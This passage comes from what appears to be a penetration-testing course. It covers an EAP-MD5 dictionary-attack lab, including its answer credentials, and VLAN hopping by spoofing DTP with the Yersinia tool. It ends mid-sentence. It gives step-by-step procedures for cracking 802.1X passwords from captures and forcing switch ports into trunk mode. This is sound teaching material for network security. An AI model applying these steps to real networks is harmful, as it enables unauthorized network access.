
After downloading the patch to the xtest-1.0 directory, use the patch utility to apply the source code differences and rebuild the tool using make. Copy the xtest binary over the earlier copy in /usr/local/bin.



Exercise - EAP-MD5 Attack, Wordlist Permutation


In order to enhance our dictionary attack, we'll use John the Ripper (John) to generate a permutated dictionary file, redirecting the output of John to our modified xtest utility.

Using this technique you will be able to recover the password for the 2nd packet capture as well.



Exercise - EAP-MD5 Attack, Answers Follow

Answers to the lab exercise follow; proceed no further unless you have exhausted your options for completing the exercise on your own.




Exercise - EAP-MD5 Attack, Password Recovery

This slide demonstrates the successful attack against the ppp-wiredeap.pcap packet capture. With the patched xtest utility, we can redirect the output of John to the input of XTest using the "-w -" argument, as shown. From this output, we identify the username "eskoudis" and the password "Password9" are used on the printer to authenticate to the network. We could use the same credentials to gain access to the network as well.

If you have completed this exercise early, you may optionally download two additional IEEE 802.1X EAP-MD5 authentication packet capture files to identify additional authentication credentials:

- http://files.sec660.org/wiredeap1.pcap
- http://files.sec660.org/wiredeap2.pcap


In this exercise we show how it is possible to mount an offline dictionary attack against stronger network admission control systems when weak authentication protocols are used. In other cases, we may be able to avoid the constraints of a NAC system altogether by performing VLAN hopping and VLAN manipulation attacks, as we'll see next.



VLAN Manipulation

VLAN segments are often used to isolate traffic away from sensitive systems or devices. Several possibilities exist where an attacker may bypass these restrictions through VLAN manipulation or *VLAN hopping* attacks. We'll look at several techniques for bypassing VLAN restrictions next, demonstrating the VLAN configuration syntax for Cisco IOS switches that replicate the environments we are exploiting.


Experience with Cisco IOS is not necessary to understand these attacks, nor are the attacks limited to Cisco devices. Many of these attacks are opportunities against other switch vendors, though the protocols and implementation techniques may differ slightly.



VLAN Attacks and Windows

Unfortunately, Windows systems (up to and including Windows 7) do not natively support VLAN trunking features, such as IEEE 802.1Q. Windows will identify and drop tagged frames upon receipts from the Ethernet driver instead of passing the frames to the rest of the operating system. As a result, virtual machine guests are unable to observe trunk packets, and are therefore unable to participate in or exploit VLANs.

In order to exploit VLAN misconfiguration or implementation weaknesses, we must natively boot Linux to take advantage of available tools.




Dynamic Trunking Protocol

The Dynamic Trunking Protocol (DTP) is a Cisco proprietary implementation to allow the switch to determine and negotiate the switchport state as a trunk port using IEEE 802.1Q or Inter-Switch LAN (ISL, a Cisco proprietary trunking protocol) or as an access port. DTP is the default configuration for many Cisco switches on all ports as shown in the IOS example on this slide.

If another switch connects to a DTP port, the DTP switch will watch for the presence of 802.1Q or ISL traffic for 30 seconds. When either protocol is discovered, the DTP port will auto-configure to match the trunking configuration, sharing VLAN information with downstream switches. If no 802.1Q or ISL traffic is observed, the switch will default the port to an access port, allowing the user to connect to the default or specified VLAN.


As an attacker, if we can trick the switch into thinking our connected system is a switch using 802.1Q, then we can trick the switch into configuring the port as a trunk, passing down all VLAN traffic with similar upstream access.



DTP Traffic

On a penetration test, this author always takes a packet capture for several minutes on the wired interface connected to the switch, starting the capture process right before plugging in. After stopping the packet capture, applying a display filter such as "dtp", as shown in this slide, will reveal the presence of DTP frames, indicating that the switch port is vulnerable to a DTP VLAN hopping attack.

Expanding the protocol header for a DTP frame will reveal several useful pieces of information, including the VLAN Trunking Protocol domain name (if configured), the status of the port and the DTP type. The status values 2, 3, 4 and 0x81 on Cisco switches indicate that the port is configured to negotiate with the connected device as a trunk port. The DTP type value indicates that port is configured to support 802.1Q when the value is 0x45.




Yersinia

Yersinia is a multi-function network attack tool, focused on exploiting LAN protocols including spanning tree (STP), Cisco Discovery Protocol (CDP), DTP, Hot Standby Router Protocol (HSRP), Dynamic Host Configuration Protocol (DHCP), IEEE 802.1Q, VLAN Trunking Protocol (VTP), Inter-Switch LAN (ISL) and more.

Yersinia supports multiple user interfaces to delivery network attacks, including a command-line interface, a Curses-based interface and an experimental GTK GUI interface. In this author's experience, the text-based Curses interface is the most stable interface and is recommended for all Yersinia attacks. In order to use Yersinia in Curses mode, a screen size of 80 columns by 25 rows is required.


To start Yersinia in Curses mode, invoke the *yersinia* command with the -I argument, as shown on this slide.

Note that there is a bug in Yersinia or the Curses library that is exhibited with VMware users. When Yersinia is started in Curses mode ("-I") in a virtual machine, many users find that they cannot get Yersinia to respond to any keystrokes, requiring that they switch to another terminal to kill Yersinia. If this happens you may wish to run Yersinia in a native OS environment, or use Yersinia in GTK mode ("yersinia -G").




DTP VLAN Attack 1

After invoking Yersinia we can navigate to different supported protocols using function keys, or by pressing the "g" button to open the *Choose protocol mode* dialog, as shown. From the Choose protocol mode dialog, use the arrow keys to highlight the DTP protocol and press Enter.




DTP VLAN Attack 2

After navigating to the DTP attack mode function, press "x" to open the DTP attack panel. Yersinia supports two attacks against DTP: pressing 0 will allow you to specify a DTP packet based on your configuration preferences set in the "DTP Fields" section at the bottom of the Yersinia screen. Pressing 1 will send a DTP packet automatically configured to enable 802.1Q trunking on the switchport recipient. Press 1 to deliver this frame, causing the switch to recognize the connected device as a switch and allow the attacker to become a trunk port.



DTP VLAN Attack 3


After delivering the DTP attack, press *5* to open a status dialog for the DTP port to obtain details about the port configuration. In the example on 